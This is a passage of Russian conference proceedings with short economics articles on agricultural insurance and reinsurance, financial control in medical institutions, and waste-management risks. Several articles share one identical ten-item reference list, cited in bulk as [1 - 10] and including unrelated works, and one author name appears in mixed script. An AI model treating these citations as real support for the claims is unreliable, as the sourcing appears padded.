Таким образом, этот коэффициент будет использоваться как так называемый бонус должен быть обращен к баллу бонитета, потому что повышение урожайности должно стимулировать агрария к бережному отношению к земле из - за сокращения стоимости страхования. Определенное уточнение урожайности позволяет агропроизводителю застраховать потери урожая в полном объеме от средней урожайности, сложившейся именно в его хозяйстве, и с учетом особенностей ведения им деятельности.

### **Список использованной литературы**

1. Зонova, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонova , Р.В. Ливанова. - Киров: Изд - во ВятГГУ, 2010. - 224 с.
2. Зонova, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонova, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонova, А.В. Применение МСФО для отражения операций по страхованию урожая сельскохозяйственных культур [Текст] / А.В. Зонova, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.
4. Зонova, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожая [Текст] / А.В. Зонova, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.
5. Зонova, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожая сельскохозяйственных культур [Текст] / А.В. Зонova, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.
6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.
7. Bykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Bykova, A.P. Garnov, D.E. Morkovkin, P.V. Stroev, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isachykova //

Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.

8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.

9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.

10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko , O. Bykova , S. Goryachikh , R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - C. 245 - 248.

© Качкарь Е.А., 2023

**Киченина Т.Н.**

к.э.н., доцент  
Казанский инновационный университет  
г. Казань, РФ

**Скорнякова А.А.**

к.э.н., доцент  
Казанский инновационный университет  
г. Казань, РФ

**Хайруллина Д.И.**

к.э.н., доцент  
Казанский инновационный университет  
г. Казань, РФ

## **ФИНАНСОВЫЙ КОНТРОЛЬ В МЕДИЦИНСКИХ АВТОНОМНЫХ УЧРЕЖДЕНИЯХ**

### **Аннотация**

В современных условиях инновационного развития экономики особое место принадлежит медицинским автономным учреждениям. Автономные учреждения наделены большей финансово - хозяйственной самостоятельностью и экономической мобильностью. С целью повышения эффективности использования финансовых ресурсов важное место принадлежит финансовому контролю.

Направления совершенствования в этой сфере будут способствовать усилению ответственности за результаты их деятельности.

### **Ключевые слова**

Автономное учреждение, финансовый контроль, управление, инновационное развитие, бухгалтерский учет

В силу норм ст. 19 Федерального закона от 06.12.2011 №402 - ФЗ «О бухгалтерском учете» автономные учреждения обязаны самостоятельно организовать и осуществлять внутренний контроль совершаемых фактов хозяйственной жизни [1]. Стоит отметить ряд наиболее часто встречаемых нарушений, которые имеют место в практике внутреннего контроля за денежными средствами медицинских автономных учреждений: отсутствие выписок банка; неисправность технических устройств используемых в работе кассира; отсутствие сейфа у кассира; инвентаризация кассы не проводится в соответствии с графиком, имеет место быть лишь формальное проведение; формальность проведения внезапных проверок в кассе; оформление кассовых документов с нарушениями установленных требований; некорректная корреспонденция счетов, отражающая движение денежных средств и другие.

Для целей предотвращения указанных нарушений возникает необходимость обобщения и систематизации направлений, в отношении которых предлагается осуществлять контрольные процедуры (см. табл. 1).

Таблица 1 - Внутренний контроль учета и сохранности денежных средств в медицинских автономных учреждениях

Направления контроля	Сроки проведения
Проверка помещения кассы, прочность закрепления решеток на окнах	ежедневно
Проверка состояния сигнализации и средств противопожарной безопасности	ежеквартально ежедневно
Контроль за опечатыванием сейфа и помещения кассы	ежедневно
Контроль за обеспечением сохранности денег при доставке в организацию из банка	в день получения денег
Проверка наличия (инвентаризация) денег	ежемесячно
Проверка полноты и своевременности оприходования в кассу наличных денег	систематически
Внезапная ревизия кассы	систематически
<b><i>Ревизия кассы, соблюдение порядка ведения кассовых операций</i></b> <b><i>Проверка наличия, выдачи и списания бланков строгой отчетности</i></b>	<b><i>ежеквартально</i></b>
Проверка соответствия фактического наличия денежных средств на счетах в банке данным бухгалтерского учета	ежемесячно по плану
Проверка соблюдения кассовой дисциплины и других требований предусмотренных Указанием Банка России «О порядке ведения кассовых операций»	систематически

Проверка использования полученных из банка наличных денег по целевому назначению	ежедневно
Проверка своевременности и полноты взноса в банк выручки	ежемесячно
Проверка законности и целесообразности расходования средств подотчетными лицами	систематически
Проверка достоверности выписок банка, наличие первичных документов с отметками банка об использовании и их соответствия выпискам	ежедневно

Источник: разработано автором

Также предлагается использовать в работе кассира регистр учета возвратов денежных средств для кассира наряду с предложением расширить аналитику по возвратам, указывая исполнителя и наименование медицинских услуг. Данный регистр призван учитывать возвраты денежных средств, которые поступили от физических лиц по договору по оказанию платных медицинских услуг. Это позволит получать необходимую информацию о возвратах в режиме реального времени с указанием объективных причин для принятия эффективных управленческих решений руководителем соответствующего структурного подразделения. Указание достоверной информации о возврате денежных средств является особенно важной и заслуживающей особого внимания, как со стороны руководства, так и со стороны кассира.

При этом информационной базой для контрольных процедур в отношении возврата денежных средств являются данные бухгалтерского учета. Для целей обеспечения информативности по возвратам предлагается построить такую систему аналитического учета, которая бы позволила получить необходимую информацию для целей финансового контроля и, соответственного, эффективного управления медицинским учреждением. Для отражения в бухгалтерском учете информации о дебиторской задолженности при оказании медицинских платных услуг применяется счет 220531000 «Расчеты по доходам от оказания платных услуг (работ)» [2]. В таблице 2 представлена предлагаемая структура данного бухгалтерского счета.

Таблица 2 - Предлагаемая структура счета 220531000  
«Расчеты по доходам от оказания платных услуг (работ)»

Структура счета			
Субсчет 1 порядка	Аналитические счета		
	2 порядка	3 порядка	4 порядка
Ф.И.О. материально ответственного лица	Ф.И.О. исполнителя (врачи и средний медицинский персонал)	Медицинская услуга	Причина возврата

Источник: разработано автором

Применение данной аналитики позволит повысить эффективность внедряемого регистра возвратов денежных средств.

Для эффективного применения данного регистра необходимо обеспечить своевременное внесение информации по возвратам с указанием причин возвратов, соответствующих действительности. Только в этом случае руководитель структурного подразделения сможет получать актуальную информацию для принятия своевременных и эффективных управленческих решений. Регистр по возвратам денежных средств позволит детально изучать и анализировать информацию по возвратам денежных средств. На основании полученной информации, детализации проблем по возвратам денежных средств, можно будет разработать комплекс мероприятий по их уменьшению и последующего их сведения до минимума. Предложенные меры призваны способствовать повышению эффективности деятельности медицинских автономных учреждений, что является важным аспектом на современном этапе инновационного развития экономики.

### **Список использованной литературы:**

1. О бухгалтерском учете: федеральный закон от 06 декабря 2011 г. № 402 - ФЗ (с последующими изм.) // Собрание законодательства Российской Федерации. 2011. № 50. Ст. 7344

2. Об утверждении Единого плана счетов бухгалтерского учета для органов государственной власти (государственных органов), органов местного самоуправления, органов управления государственными внебюджетными фондами, государственных академий наук, государственных (муниципальных) учреждений и Инструкции по его применению: Приказ Министерства финансов Российской Федерации от 01.12.2010 г. № 157н (с последующими изм.) // Российская газета. 2011. № 8

© Киченина Т.Н., Скорнякова А.А, Хайруллина Д.И., 2023

**Королева В.Р.,**

ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»  
г. Москва, Российская Федерация

## **ФОРМИРОВАНИЕ СТРАХОВЫХ СТРУКТУР В АГРАРНОМ СЕКТОРЕ**

**Аннотация.** В статье рассмотрено формирование страховых структур в аграрном секторе. Установлено, что сформированная компания по перестрахованию сельскохозяйственных рисков сможет часть рисков оставлять в пределах страны на более надежных условиях перестрахования через государственные гарантии выплаты, с другой - защитить как аграриев от



последствий катастрофических событий, так и страховщиков от крупных убытков при урегулировании таких случаев.

**Ключевые слова:** страхование, сельскохозяйственные риски, аграрный сектор, перестрахование, гарантии.

Учитывая специфичность вида страхования, особенности урегулирования и возможности наступления катастрофических рисков целесообразно основать новую для российской страховой системы структуру – государственную компанию по перестрахованию сельскохозяйственных рисков. Существование такой компании, с одной стороны позволит часть рисков оставлять в пределах страны на более надежных условиях перестрахования через государственные гарантии выплаты. С другой - защитить как аграриев от последствий катастрофических событий, так и страховщиков от крупных убытков при урегулировании таких случаев [1 - 10].

При этом такая компания будет решать ключевые вопросы, актуальные при выборе типа перестрахования сельскохозяйственных рисков, отдавая предпочтение облигаторной защите агропортфеля страховой компании на основе пропорционального перестрахования или перестрахования по эксцеденту убыточности в растениеводстве и перестрахования по эксцеденту убытка и эксцеденту убыточности в животноводстве.

С целью качественного осуществления страховой защиты предлагается введение отдельных лицензий на страхование сельскохозяйственных рисков, строгих ограничений по их получению, утверждение квалификационных требований к специалистам в сфере агрострахования и внедрение программ их сертификации. Считается целесообразным восстановить государственные субсидии на сельскохозяйственное страхование с обновленным порядком выплаты субсидии непосредственно страховым компаниям.

Кроме того, ко времени внесения изменений в уже действующие законы предлагается разработать закон, связанный со страхованием сельскохозяйственных рисков, с целью утверждения основных прав и обязанностей каждого из участников системы сельскохозяйственного страхования. Можно также расширить и определить ряд форм финансовой отчетности страховых компаний и статистической отчетности сельскохозяйственных производителей.

### **Список использованной литературы**

1. Зонова, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонова, Р.В. Ливанова. - Киров: Изд - во ВятГТУ, 2010. - 224 с.
2. Зонова, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонова, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонова, А.В. Применение МСФО для отражения операций по страхованию урожая сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.

4. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев [Текст] / А.В. Зонова, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.

5. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.

6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.

7. Bykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Bykova, A.P. Garnov, D.E. Morkovkin, P.V. Stroev, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isaichykova // Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.

8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.

9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.

10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko, O. Bykova, S. Goryachikh, R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - С. 245 - 248.

© Королева В.Р., 2023

**Старикова Д.Д.,**

ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»

г. Москва, Российская Федерация

## **ОСОБЕННОСТИ СТРАХОВАНИЯ В СЕЛЬКОМ ХОЗЯЙСТВЕ**

**Аннотация.** В статье показаны особенности страхования в сельском хозяйстве. К основным особенностям страхования в сельском хозяйстве отнесено разнообразие вариантов участия государства в страховании - от компенсации части страховых премий до возмещения части убытков.

**Ключевые слова:** страхование, разнообразие, сельское хозяйство, государство, компенсация.

К основным особенностям страхования в сельском хозяйстве можно отнести: разнообразие вариантов участия государства в страховании - от компенсации части страховых премий до возмещения части убытков; обеспечение государственной страховой защитой лишь определенной доли урожая, создавая необходимый минимум для возникновения благоприятных условий для ведения сельского хозяйства; объединение финансовых ресурсов через создание специального фонда или выполнение перестраховочных операций с гарантиями государства [1 - 10].

При этом существует ограниченность осуществления сельскохозяйственного страхования в случае отсутствия государственной поддержки из-за потери заинтересованности потребителей. Кроме того, имеет место и обратно пропорциональная зависимость между государственными расходами на субсидированное страхование и средствами на возмещение убытков от природных катаклизмов вне страховой системы.

Практика показала, что участие сельскохозяйственных производителей в страховании в условиях достаточного экономического и институционального развития страны должно быть добровольным. Однако на первых этапах развития системы агрострахования в Российской Федерации акцент должен быть сделан на обязательность страхования определенной части рисков с целью защиты сельскохозяйственного производства и завоевания доверия потребителей к этому направлению страхования.

Целесообразно в управлении рисками применить испанский опыт. Для решения существующих в стране проблем страховой защиты следует не только использовать международный опыт как базу и набор вариантов, но и экстраполировать его через сочетание черт существующих моделей агрострахования развитых стран и внедрение их таким образом, чтобы они наиболее эффективно работали в стране.

В настоящее время в стране не столько отсутствуют средства для стимулирования развития агрострахования, сколько не сформирован совершенный механизм их использования и распространения этого направления страхования. Исследование современного состояния ресурсного обеспечения сельского хозяйства показало, что сельскохозяйственные предприятия здесь имеют значительные возможности для развития отрасли, но уровень обеспеченности ресурсами недостаточен для стабильного функционирования.

### **Список использованной литературы**

1. Зонova, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонova , Р.В. Ливанова. - Киров: Изд - во ВятГУ, 2010. - 224 с.

2. Зонова, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонова, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонова, А.В. Применение МСФО для отражения операций по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.
4. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев [Текст] / А.В. Зонова, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.
5. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.
6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.
7. Bykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Bykova, A.P. Garnov, D.E. Morkovkin, P.V. Stroeve, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isaichykova // Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.
8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.
9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.
10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko, O. Bykova, S. Goryachikh, R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - С. 245 - 248.

**Федорова А.Ю.,**  
ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»  
г. Москва, Российская Федерация

## **РАЗВИТИЕ СУСИДИРОВАННОГО СТРАХОВАНИЯ В СЕЛЬСКОМ ХОЗЯЙСТВЕ**

**Аннотация.** В статье рассмотрены особенности сусидированного страхования в сельском хозяйстве. Установлено, что спрос на субсидированное агрострахование рос, пока годовым бюджетом страны планировались средства на удешевление страховых взносов для сельхозпроизводителей, что выступало самым весомым рычагом их побуждения к заключению договоров страхования.

**Ключевые слова:** развитие, субсидирование, страхование, сельское хозяйство, бюджет.

Производственная структура сельского хозяйства, как правило, растениеводческо - животноводческая, причем ведущее место занимает именно растениеводство, для развития которого имеются значительные потенциальные возможности [1 - 10]. Устойчивое развитие этой отрасли является основной предпосылкой обеспечения страны растениеводческой продукцией, кормовой базой для животноводства, создания стратегического запаса продукции страны, повышения продовольственной безопасности последней, увеличения экспортного потенциала сельского хозяйства Российской Федерации.

В последнее время страхование рисков в растениеводстве стало добровольным, поэтому общие статистические данные по агрострахованию в Российской Федерации почти отсутствуют. Это направление, хотя и выделено в отдельный вид страхования, однако до сих пор осуществляется по лицензии имущественного страхования, что отражается в отчетности едиными с договорами страхования имущества суммами.

Практика показала, что спрос на субсидированное агрострахование рос, пока годовым бюджетом страны планировались средства на удешевление страховых взносов для сельхозпроизводителей, что выступало самым весомым рычагом их побуждения к заключению договоров страхования.

При этом страховая премия является фактором влияния на заинтересованность потребителя в страховании. Она зависит от застрахованной площади, урожайности культуры и ее цены, страхового тарифа. Кроме того, агропроизводитель имеет способность влиять на стоимость страхования через изменение урожайности и страховой тариф.

В то же время одним из оптимальных методов оценки таких инструментов считается SWOT - анализ. В развитых странах мира самым эффективным методом

управления сельскохозяйственными рисками признано страхование, которое предусматривает защиту как финансового, так и природного характера.

### Список использованной литературы

1. Зонова, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонова, Р.В. Ливанова. - Киров: Изд - во ВятГГУ, 2010. - 224 с.
2. Зонова, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонова, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонова, А.В. Применение МСФО для отражения операций по страхованию урожая сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.
4. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожая [Текст] / А.В. Зонова, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.
5. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожая сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.
6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.
7. Bykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Bykova, A.P. Garnov, D.E. Morkovkin, P.V. Stroeve, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isaichykova // Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.
8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.
9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.
10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko, O. Bykova, S. Goryachikh, R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and

Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - С. 245 - 248.

© Федорова А.Ю., 2023

**Чернова С.А.,**

ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»  
г. Москва, Российская Федерация

### **МЕХАНИЗМ КОРРЕКТИРОВКИ ТАРИФА ПРИ СТРАХОВАНИИ В АГРАРНОМ СЕКТОРЕ**

**Аннотация.** В статье разработаны предложения по корректировке тарифа при страховании в аграрном секторе. Установлено, что механизм корректировки тарифа по баллу бонитета в условиях страхового рынка не позволяет рассчитать соответствующие коэффициенты из - за отсутствия необходимой статистической базы. Предложено на первых этапах внедрения такой системы расчета при повышении балла бонитета на одну единицу уменьшать тариф на 1 %, и наоборот.

**Ключевые слова:** механизм, корректировка, тариф, страхование, аграрный сектор.

Механизм корректировки тарифа по баллу бонитета в условиях страхового рынка не позволяет рассчитать соответствующие коэффициенты из - за отсутствия необходимой статистической базы [1 - 10]. Поэтому предлагается на первых этапах внедрения такой модели расчета при повышении балла бонитета на одну единицу уменьшать тариф на 1 %, и наоборот.

Также целесообразным является проведение оценки почв для удешевления стоимости страхования. На основании таких исходных данных можно рассчитать, какую долю страховой премии составляет стоимость по проведению оценки земель. В то же время почти во всех хозяйствах доля стоимости оценки земель в стоимости страхования не выходит за пределы 5 %. Это достаточно приемлемо для уплаты агропроизводителями с учетом того, что такая оценка может быть использованной собственником земли в других целях.

При этом можно определить влияние балла бонитета на стоимость страхования с учетом расходов на проведение оценки земель. Целью данного исследования является выявление рычага стимулирования агропроизводителей к поддержанию качества земель на должном уровне, учитывая требования устойчивого развития. Также можно получить зависимости коэффициента корректировки страхового тарифа от стоимости расходов на оценку земель. За базу необходимо использовать формулы, определяющие расчет страховой премии и субсидий.

С помощью расчетов можно определить, какую экономию средств от страхования с государственной поддержкой с учетом повышения плодородия земель агропроизводитель будет получать, когда количество баллов бонитета, на которое он увеличит плодородие почв, будет превышать двойную долю стоимости оценки земель в сумме страховой премии, рассчитанной по тарифу без использования корректирующего коэффициента. Однако этот механизм расчета вызывает отрицательный эффект в случае уменьшения балла бонитета, поскольку в таком случае страхователь на очередной год страхования оплатит больший платеж.

### Список использованной литературы

1. Зонова, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонова, Р.В. Ливанова. - Киров: Изд - во ВятГГУ, 2010. - 224 с.
2. Зонова, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонова, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонова, А.В. Применение МСФО для отражения операций по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.
4. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев [Текст] / А.В. Зонова, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.
5. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.
6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.
7. Bykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Bykova, A.P. Garnov, D.E. Morkovkin, P.V. Stroeve, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isaichykova // Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.
8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.
9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical



Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.

10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko , O. Bykova , S. Goryachikh , R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - С. 245 - 248.

© Чернова С.А., 2023

**Щепетова А. В.**

студентка  
ФГБОУ ВО МГУ им. Н. П. Огарева  
г. Саранск, Россия

## **РАЗВИТИЕ ПРЕДПРИЯТИЙ СФЕРЫ ОБРАЩЕНИЯ С ОТХОДАМИ В ИЗМЕНЧИВОЙ ВНЕШНЕЙ СРЕДЕ**

### **Аннотация**

В статье рассмотрены последние изменения, касающиеся сферы обращения с отходами. Исследованы факторы, способные повлиять на деятельность предприятий отрасли. На основе исследования составлена карта рисков, где выделены наиболее вероятные события. Предложено использование системы экологического менеджмента как инструмента повышения устойчивости в нестабильной внешней среде.

### **Ключевые слова**

Сфера обращения с отходами, изменчивость, экологическое законодательство, развитие, экологические аспекты, экологический менеджмент.

Экологическая безопасность как составная часть национальной безопасности является необходимым условием устойчивого развития общества и поддержания требуемого качества окружающей среды. Сфера обращения с отходами, несомненно, является один из элементов обеспечения экологической безопасности.

За последние несколько лет проблема накопления и захоронения отходов на территории России начала освящаться во многих информационных ресурсах. По данным Росстата: «Отрасль сбора, обработки и утилизации отходов и обработки вторичного сырья в 2021 году выросла на 35 % » [2]. Эксперты связывают темпы роста данной сферы с введением в 2019 году реформы обращения с отходами

производства и потребления, в связи с чем возросла финансовая поддержка со стороны бизнеса и государства.

Рост заинтересованности сферой обращения с отходами также неразрывно связан с ужесточением санкций за неправильную утилизацию. Совершенствование порядка контроля механизма утилизации отходов предполагает прозрачность всех операций: от сбора до переработки и оборота полученных вторичных ресурсов. Сфера обращения с отходами находится под постоянным контролем законодательства, которое в последнее время претерпевает частые изменения. К примеру, в связи с внесением изменений в Федеральный закон «Об отходах производства и потребления» все юридические лица и индивидуальные предприниматели, в результате хозяйственной деятельности которых образуются отходы I - II класса опасности обязаны заключать договоры на их утилизацию с «Федеральным экологическим оператором» [3]. Данные меры являются обоснованными, однако, с другой стороны, лишили часть перерабатывающих комбинатов целой отрасли работы, в связи с чем экономическая составляющая предприятий претерпела значительные изменения.

Учитывая описанную выше ситуацию, следует проанализировать факторы, имеющие риск воздействия и способные замедлить развитие на предприятия по переработке отходов. Представим результаты в виде рисунка 1.

	Небольшое	Умеренное	Значительное	Существенное
Очень вероятно	Возмещение ущерба за негативное воздействие	Рост рынка переработки отходов	Ужесточение законодательства	Не налаженное управление экологическими аспектами
Вероятно	Колебание спроса на вторичные материальные ресурсы	Переполненность зоны хранения отходов	Недостаток персонала	Вмешательство со стороны регуляторных органов
Возможно	Логистические трудности в доставке отходов	Низкая привлекательность для бизнеса	Воздействие опасных веществ на здоровье работников	Недостаточная экологическая оценка бизнес-деятельности
Маловероятно	Общественные волнения	Отсутствие сырья для переработки	Низкая эффективность технологических процессов	Ошибки при управлении процессами

Рисунок 1 – Карта рисков организаций по переработке отходов

Рассматривая карту рисков, можно сделать вывод, что предприятия подвержены ряду рисков, которые могут как оказать незначительное влияние, так и существенно воздействовать на стабильную работу. Одними из таких факторов, требующими наибольшего внимания, являются не налаженное управление экологическими аспектами, вмешательство со стороны регуляторных органов и ужесточение текущего экологического законодательства. Успешное решение

